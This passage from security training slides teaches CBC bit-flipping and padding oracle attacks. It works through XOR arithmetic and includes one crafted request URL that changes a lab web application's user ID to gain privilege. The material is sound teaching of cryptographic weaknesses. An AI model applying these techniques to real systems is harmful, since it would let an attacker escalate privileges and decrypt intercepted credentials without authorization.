- The default UID is 20, only the first byte (2 or 0x32) needs to be modified
  - 0x32 ⊕ 0x03 = 0x31 = keystream byte
- We want to produce an 0x30 ("0")
  - KS ⊕ ??? = 0x30
  - 0x31 ⊕ 0x30 = ??? = 0x01
- Changing the 13th byte to 0x01 returns UID=0

Predicting the Desired Value

If we keep changing values, we learn that the 13th and 14th bytes of the IV control the user ID parameter; in the original IV, these bytes are 0x03 and 0x88. In the web page content, the UID is "20" in ASCII or 0x32 0x30. We want to modify this value to achieve a UID of 00. Since the second byte of the UID is already zero, we can focus on the first byte.


The first byte of the UID is 2 or 0x32. If we XOR the decrypted byte (the plaintext) with the IV we can reveal the keystream byte (KS). Here, the plaintext is 0x32 and the IV is 0x03; XORed together it produces a keystream byte of 0x31.

Once we know the keystream byte, we can easily identify the IV value that will produce the desired plaintext byte. To achieve a UID of 0, we need to change the plaintext value to "0" (0x30). We can use the formula KS XOR ??? = 0x30 to solve the unknown IV byte. Since KS XOR ??? = 0x30, and KS is 0x31, then 0x31 XOR 0x30 produces the desired IV. 0x31 XOR 0x30 produces 0x01.

Knowing this, we can change the 13th byte of the IV to 0x01 to produce a UID of 0.

Successful Bit Flip

```
http://crypto.sec660.org/session-handler.php?
iv=95851d6b7fd6ed0171035d5e01886f10&
session=ee62c3757e899b566d80b04c47b6d2be
```



Successful Bit Flip

This slide shows that changing the 13th byte of the IV causes the number following the "UID=" parameter to change. Using the calculation on the previous slide, we know that replacing this value with 0x01 will cause the UID to equal "00", yielding the "super student" page shown in this slide.


CBC Bit Flip Attack: The Point

- CBC bit flipping allows us to manipulate decrypted data content in a predictable fashion
  - By manipulating the previous block (or IV), we produce changes in the next block
- In some situations, CBC bit flipping can be exploited for privilege escalation
- Manually evaluate and inspect content to identify application vulnerability

CBC Bit Flip Attack: The Point

In this exercise, we exploited a vulnerable web application that used CBC encryption to protect the confidentiality and integrity of data. By manipulating the encrypted content, we can change the data that follows the manipulated block in a predictable fashion. Remember, if we are manipulating the first block of encrypted data, we target the IV with the bit flip changes.

In some situations, CBC bit flipping can be used for privilege escalation attacks. Identifying vulnerable applications is a manual analysis task where we change specific bits in an application and observe any functionality changes that are produced.



Exercise Complete – STOP

This marks the completion of the exercise. Congratulations on successfully completing all the exercise steps!

Oracle Padding Attacks

- Oracle: Something that gives you answers
- Padding: Required for block ciphers; different methods are used
- An oracle attack exploits a decryption information source
  - For a given block, did it decrypt correctly, incorrectly, or have bad padding?


Oracle Padding Attacks

A recent attack that has gained tremendous popularity for attacking cryptographic systems is the use of a decryption padding oracle to recover plaintext content from a vulnerable CBC mode block cipher. Despite a common misconception, the attack is not specifically related to Oracle Corporation technology.

An oracle is something that gives you answers for your questions. In this attack, our oracle will be the target system that is decrypting data.

As we saw earlier in this module, block ciphers make use of padding to create blocks of plaintext to encrypt that are evenly divisible by the block length. The techniques for padding can vary, though in this attack, we'll rely on a common padding mechanism known as PKCS#5 padding.

For our oracle padding attack, we'll modify a target block of plaintext one bit at a time, each time asking the target system (the oracle), did the data decrypt properly, did it decrypt incorrectly, or did it have bad padding?



PKCS#5/PKCS#7 Padding

First, we'll examine the operation of PKCS#5 and PKCS#7 padding in block ciphers. On this slide, several examples of plaintext data are shown in their ASCII values, followed by PKCS#5 padding in hexadecimal. The string "Josh" makes up a partial block, where the remaining four bytes are padded with multiple 0x04 values. Similarly, the block "Bryce" requires three padding bytes, made up of 0x03 bytes, followed by "Stephen", requiring only one padding byte of 0x01. The PKCS#5 mechanism adds padding bytes using the value of the quantity of padding bytes required. This allows the receiving station to apply a simple validation check on the received data. If the last bytes of the decrypted data do not end in a valid padding sequence, then the recipient does not need to continue processing the data, marking it as invalid.

This padding mechanism extends to multi-block entries as well, such as the string "Bernadette", requiring 10 bytes and 6 bytes of padding (using 0x06 values). When the plaintext data is an even block length, an additional block is appended to the end of the packet, consisting solely of padding bytes. This allows the receiver to apply its error handling routing even when the data is an even block length.

PKCS#7 padding is identical to PKCS#5 padding, and the two are commonly used interchangeably. The only notable difference between PKCS#5 and PKCS#7 padding is that PKCS#7 padding was designed to accommodate 8-byte or 16-byte blocks while PKCS#5 is specified solely for 8-byte blocks. In practice, developers use the two interchangeably, with many PKCS#5 implementations supporting 8- or 16-byte block lengths.

Now that we understand the concepts of a decryption oracle and PKCS#5 and PKCS#7 padding, we can look at the oracle padding attack step-by-step.

Oracle Padding Attack – Walkthrough (1)

- Application server authenticates username and password
  - Client and server share a single key to protect credential delivery
- You've observed the encrypted value, want to recover plaintext
- Protocol assessment indicates that the IV precedes the encrypted string

Oracle Padding Attack – Walkthrough (1)


In our example, we'll examine a technique to leverage an oracle padding attack against an application server. In this scenario, our target application server uses a proprietary network protocol for user authentication, where the username and password are encrypted with a shared secret using a CBC mode block cipher before being sent over the network. After establishing a man-in-the-middle attack against the server, we can observe the encrypted authentication credential delivery, and we want to recover the plaintext value.

In your assessment of the proprietary protocol you have been able to identify that the IV value precedes the encrypted string. For a given authentication exchange, we are able to identify both the IV and the encrypted authentication data.

Oracle Padding Attack – Walkthrough (2)

```
 IV="\x35\x36\x37\x38\x64\x65\x66\x67"
ENC="\x13\x25\x16\xa7\xbd\x78\x67\xa0\x71\x5e\xbd\x9a\x3a\x2c\x5e\x83"
```

- IV is 8 bytes, so the block size is 8 bytes as well
  - Algorithm is likely DES or 3DES, but we don't care for this attack
- Ciphertext is 16 bytes, two blocks




Oracle Padding Attack – Walkthrough (2)

The hex values on this slide represent the IV and encrypted data information for the targeted authentication exchange. Since the IV is 8 bytes, we know the block size is 8 bytes as well, indicating that this is likely a DES or 3DES implementation (though the cipher selection does not affect our attack; AES implementations with 16-byte block sizes are also vulnerable).

The ciphertext length is 16 bytes, representing two blocks of data.

As a refresher, examine the CBC decryption routine shown on this slide. The ciphertext value is decrypted producing keystream data, which is XORed with the IV to produce plaintext. The ciphertext value from this block then takes the role of the IV for the next block.




Oracle Padding Attack – Walkthrough (3)

For our attack, we'll target the first block of ciphertext. Since the IV is encoded in the data sent to the server, we can manipulate this value and send an IV of all 0's to the application server, along with the first 8 bytes of the ciphertext we are exploiting.

When the application server receives this data, it will take our ciphertext block and decrypt it. This will produce keystream data that is not known to the attacker. The keystream data is then XORed with the IV (our crafted IV of all 0's), producing an invalid plaintext.

After producing the invalid plaintext, the application server will check the last byte of the plaintext to identify if it is a valid padding byte. The attacker does not know what the plaintext value is, but if the server responds with an error indicating that it experienced a padding error, then the attacker knows that the last byte of plaintext did not end in a valid padding byte.



Oracle Padding Attack – Walkthrough (4)

Knowing that the first IV of all 0's did not produce a valid padding byte for the last byte of decrypted payload, we continue to modify the IV, this time changing the last byte of the IV to 0x01, our next guess. When we send this new IV and the same encrypted block to the server, the server will decrypt the data and send another padding error message. Upon seeing this error, we continue changing the last byte of our IV until we get a message from the server indicating anything other than a padding failure. In the example on this slide, an IV ending in 0x5d causes the padding success message.

Oracle Padding Attack – Walkthrough (5)

- Attacker knows the IV byte 0x5d produces a:

```
IV="\x35\x36\x37\x38\x64\x65\x66\x67"
ENC="\x13\x25\x16\xa7\xbd\x78\x67\xa0\x71\x5e\xbd\x9a\x3a\x2c\x5e\x83"
```

- Padding success
- Can deduce unknown keystream with 0x5d ⊕ 0x01 = 0x5c
- Knowing keystream byte, can recover the corresponding byte of plaintext
  - KS_Byte ⊕ IV = Plaintext

Since KS_Byte ⊕ 0x5d = 0x01,
Then KS_Byte == 0x5d ⊕ 0x01.
So, KS_Byte = 0x5c

KS_Byte ⊕ IV = Plaintext
0x5c ⊕ 0x67 = Plaintext.
0x5c ⊕ 0x67 = 0x3b or ";"

Oracle Padding Attack – Walkthrough (5)

In the prior slide, we learned that the value that caused a padding success was 0x5d. Since the only value that would return the padding byte as valid here is 0x01, we can identify the unknown keystream byte as well.


Since the keystream byte is XORed with the IV to produce plaintext and we know that the IV guess 0x5d produces a plaintext padding value of 0x01, we can XOR the IV guess with 0x01 to identify the keystream byte as shown:

KS_Byte XOR 0x5d = 0x01
KS_Byte = 0x5d XOR 0x01 = 0x5c

Returning to the original IV shown at the top of this slide, we can see the IV byte that was originally used to XOR with the keystream byte to produce valid ciphertext (0x67). When the data is normally decrypted, the keystream byte is XORed with the IV to produce the plaintext. Since we know the keystream byte from the padding attack output, we can XOR it with the original IV byte to produce plaintext as shown:

KS_Byte XOR IV = Plaintext
0x5c XOR 0x67 = Plaintext = 0x3b (or ";" in ASCII).

Accordingly, we have recovered the last byte of plaintext from our encrypted block. Next, we'll continue the process to attack the prior block as well.



Oracle Padding Attack – Walkthrough (6)

We now move on to the second-to-last block of ciphertext. We continue the process, again guessing IV values and sending them to the application server until we do not get a padding error. Since we are attacking the second-to-last byte of ciphertext, we want to produce two bytes of valid padding. Since this is PKCS#5 padding, the two byte values must be 0x02. This isn't a problem for us; we simply take the valid IV guess that recovered the last byte of plaintext (0x5d) and increment it by one (0x5e) to create a value of 0x02 in the plaintext.

Again we start with an IV value of 0x00 and look for a padding error. Since an IV value of 0x00 does not produce a valid padding value of 0x02 (shown here, the server would create a byte value of 0x12), we continue guessing with 0x01, 0x02, etc. When we guess 0x10, the application server returns a response other than a padding error, revealing that an IV of 0x10 produces a valid padding byte of 0x02.


Returning to our plaintext byte recovery step, we identify the corresponding byte of keystream data by XORing the IV guess (0x10) with the valid padding byte (0x02) as shown:

KS_Byte = 0x10 XOR 0x02 = 0x12.

Knowing the keystream byte is 0x12, we can use the original IV to recover the second-to-last plaintext byte of our block as shown:

KS_Byte XOR IV = Plaintext
0x12 XOR 0x66 = Plaintext = "0x74" (ASCII "t").

We continue this process to recover all of the plaintext of the block. Once the entire block data is recovered, we substitute the current block for another block and continue the process. For subsequent blocks, remember to XOR the keystream byte with the prior encrypted block byte, not the original IV (since the original IV is only used for the first block of ciphertext).

